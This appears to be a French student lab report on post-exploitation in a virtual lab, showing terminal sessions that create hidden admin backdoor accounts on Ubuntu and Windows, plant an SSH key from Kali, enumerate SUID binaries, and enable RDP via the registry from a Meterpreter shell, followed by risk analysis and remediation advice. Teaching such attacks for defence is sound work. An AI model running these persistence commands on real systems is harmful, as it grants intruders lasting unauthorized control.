
RAPPORT DE TRAVAUX PRATIQUES :

1. Introduction

L'objectif de ce TP est de simuler la phase de post-exploitation après une intrusion initiale réussie sur des machines Linux et Windows. Il s'agit de mettre en place des mécanismes permettant de garantir un accès durable au système (persistance) et d'augmenter les droits d'utilisateur (élévation de privilèges) pour obtenir un contrôle total.

2. Partie 1 : Maintien d'accès sur Linux (Ubuntu)


L'objectif est de créer un accès de secours qui reste valide même si la faille initiale est corrigée ou si le mot de passe principal est modifié.



2.1 Création d'un compte utilisateur secondaire

Nous avons créé un nouvel utilisateur nommé `backupadmin` pour servir de porte dérobée (backdoor).

- **Commande :** `sudo adduser backupadmin`
- **Action :** Configuration du mot de passe et des informations de profil.



2.2 Élévation de privilèges (Droit Sudo)

Pour que ce compte soit utile, il doit pouvoir exécuter des commandes administratives.

- **Commande :** `sudo usermod -aG sudo backupadmin`
- **Vérification :** La commande `groups backupadmin` confirme l'appartenance au groupe `sudo`.

```
kamseu@kamseu-VirtualBox:~$ sudo usermod -aG sudo backupadmin
kamseu@kamseu-VirtualBox:~$ groups backupadmin
backupadmin : backupadmin sudo
kamseu@kamseu-VirtualBox:~$
```

2.3 Mise en place d'un accès persistant via SSH

L'utilisation de clés SSH est privilégiée car elle est plus discrète et ne dépend pas des changements de mots de passe.

1. **Génération de la clé (sur Kali) :** `ssh-keygen` (Génération d'une paire de clés Ed25519).
2. **Transfert de la clé :** `ssh-copy-id backupadmin@192.168.56.10`.

- **Résultat :** L'attaquant peut désormais se connecter sans mot de passe, même si l'administrateur change les accès utilisateurs standards.

```
┌──(kali㉿kali)-[~]
└─$ ssh-keygen
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519):
/home/kali/.ssh/id_ed25519 already exists.
Overwrite (y/n)? y
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/kali/.ssh/id_ed25519
Your public key has been saved in /home/kali/.ssh/id_ed25519.pub
The key fingerprint is:
SHA256:utwiHcswRQJFHUixZ1kWbH7ZDIaFDGZIVbcIJMDBc8A kali@kali
The key's randomart image is:
+--[ED25519 256]--+
| +=XBBO*==o      |
|  E ==o=*oo.     |
|   o.o+o ... =   |
|     o. . o o    |
|      .  S.      |
|    o ..         |
|     =.o         |
|    ..=o         |
|     .o..        |
+----[SHA256]-----+
```

```
┌──(kali㉿kali)-[~]
└─$ ssh-copy-id backupadmin@192.168.56.10
/usr/bin/ssh-copy-id: INFO: Source of key(s) to be installed: "/home/kali/.ssh/id_ed25519.pub"
/usr/bin/ssh-copy-id: INFO: attempting to log in with the new key(s), to filter out any that are already installed
/usr/bin/ssh-copy-id: INFO: 1 key(s) remain to be installed -- if you are prompted now it is to install the new keys
backupadmin@192.168.56.10's password:
Permission denied, please try again.
backupadmin@192.168.56.10's password:
Permission denied, please try again.
backupadmin@192.168.56.10's password:

Number of key(s) added: 1

Now try logging into the machine, with:   "ssh 'backupadmin@192.168.56.10'"
and check to make sure that only the key(s) you wanted were added.
```

```
┌──(kali㉿kali)-[~]
└─$ ssh backupadmin@192.168.56.10
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.15.0-139-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

La maintenance de sécurité étendue pour Infrastructure n'est pas activée.

0 mise à jour peut être appliquée immédiatement.

184 additional security updates can be applied with ESM Infra.
Learn more about enabling ESM Infra service for Ubuntu 20.04 at
https://ubuntu.com/20-04

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Your Hardware Enablement Stack (HWE) is supported until April 2025.
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

backupadmin@kamseu-VirtualBox:~$
```

Partie 2 : OBSERVATIONS ET ELEVATIONS DE PRIVILEGES SUR LINUX

```
kamseu@kamseu-VirtualBox:~$ sudo -l
[sudo] Mot de passe de kamseu :
Désolé, essayez de nouveau.
[sudo] Mot de passe de kamseu :
Entrées Defaults correspondant pour kamseu sur kamseu-VirtualBox :
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/b
in\:/snap/bin

L'utilisateur kamseu peut utiliser les commandes suivantes sur
        kamseu-VirtualBox :
    (ALL : ALL) ALL
```

```
kamseu@kamseu-VirtualBox:~$ find / -perm -4000 2>/dev/null
/usr/bin/chsh
/usr/bin/sudo
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/pkexec
/usr/bin/mount
/usr/bin/su
/usr/bin/fusermount
/usr/sbin/pppd
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/snapd/snap-confine
/usr/lib/xorg/Xorg.wrap
/snap/snapd/12704/usr/lib/snapd/snap-confine
/snap/core18/2128/bin/mount
/snap/core18/2128/bin/ping
/snap/core18/2128/bin/su
/snap/core18/2128/bin/umount
/snap/core18/2128/usr/bin/chfn
/snap/core18/2128/usr/bin/chsh
/snap/core18/2128/usr/bin/gpasswd
/snap/core18/2128/usr/bin/newgrp
/snap/core18/2128/usr/bin/passwd
```

---

3. Partie 2 : Maintien d'accès sur Windows

Sur la machine Windows, nous avons exploité une session Meterpreter pour établir une présence durable.

3.1 Création d'un utilisateur persistant

- **Commandes :**
  - `net user supportadmin Password123! /add`
  - `net localgroup administrators supportadmin /add`
- **Impact :** Un compte "supportadmin" est désormais visible sur l'écran d'accueil d'écran avec des droits d'administrateur complets.

```
meterpreter > getuid
Server username: AUTORITE NT\Système
meterpreter > shell
Process 912 created.
Channel 1 created.
Microsoft Windows [version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Tous droits r◆serv◆s.

C:\Windows\system32>net user supportadmin password123! /add
net user supportadmin password123! /add
La commande s'est termin◆e correctement.
```

```
C:\Windows\system32>net user supportadmin
net user supportadmin
Nom d'utilisateur                    supportadmin
Nom complet
Commentaire
Commentaires utilisateur
Code du pays                         000 (Valeur par d◆faut du syst◆me)
Compte◆: actif                       Oui
Le compte expire                     Jamais

Mot de passe◆: dernier changmt.      27/04/2026 00:06:27
Le mot de passe expire               08/06/2026 00:06:27
Le mot de passe modifiable           27/04/2026 00:06:27
Mot de passe exig◆                   Oui
L'utilisateur peut changer de mot de passe  Oui

Stations autoris◆es                  Tout
Script d'ouverture de session
Profil d'utilisateur
R◆pertoire de base
Dernier acc◆s                        Jamais

Heures d'acc◆s autoris◆              Tout

Appartient aux groupes locaux        *Administrateurs
                                     *Utilisateurs
Appartient aux groupes globaux       *None
La commande s'est termin◆e correctement.
```

3.2 Activation du Bureau à distance (RDP)

Pour un contrôle visuel et facilité, nous avons forcé l'activation du RDP via le registre :

- **Commande :**
- **Action firewall :** Ouverture du port 3389 pour autoriser les flux entrants

```
C:\Windows\system32>reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
L'op◆ration a r◆ussi.
```

---

4. Analyse des risques et Implications

Dans un contexte réel d'entreprise, ces manipulations présentent des risques critiques :

- **Invisibilité :** Un compte comme `backupadmin` ou `supportadmin` peut facilement être confondu avec un compte de maintenance légitime.
- **Contournement de la sécurité :** L'utilisation de clés SSH permet de contourner les politiques de rotation de mots de passe.
- **Exfiltration de données :** Une fois les privilèges élevés, l'attaquant peut accéder à l'intégralité de la base de données, aux secrets industriels et aux emails.

---

5. Mesures de sécurité et remédiation

Pour empêcher ces actions de post-exploitation, les mesures suivantes doivent être appliquées :

- **Surveillance des comptes (Auditing) :** Mettre en place des alertes SIEM dès qu'un nouvel utilisateur est ajouté au groupe "Sudo" ou "Administrateurs".
- **Durcissement SSH :** Désactiver l'authentification par mot de passe et surveiller le fichier `authorized_keys`.
- **Contrôle du RDP :** Désactiver le Bureau à distance sur les postes qui n'en ont pas besoin et exiger un VPN/MFA pour y accéder.
- **Principe du moindre privilège :** Restreindre la capacité des utilisateurs standards à exécuter des commandes comme `find` avec des permissions SUID (prévention de l'élévation de privilèges).

---

6. Conclusion

Ce TP démontre que l'intrusion n'est que la première étape. Le véritable danger réside dans la capacité d'un attaquant à se fondre dans le système. La détection doit donc se concentrer sur les comportements anormaux post-intrusion (création de comptes, modifications de registres) et non seulement sur les périmètres extérieurs.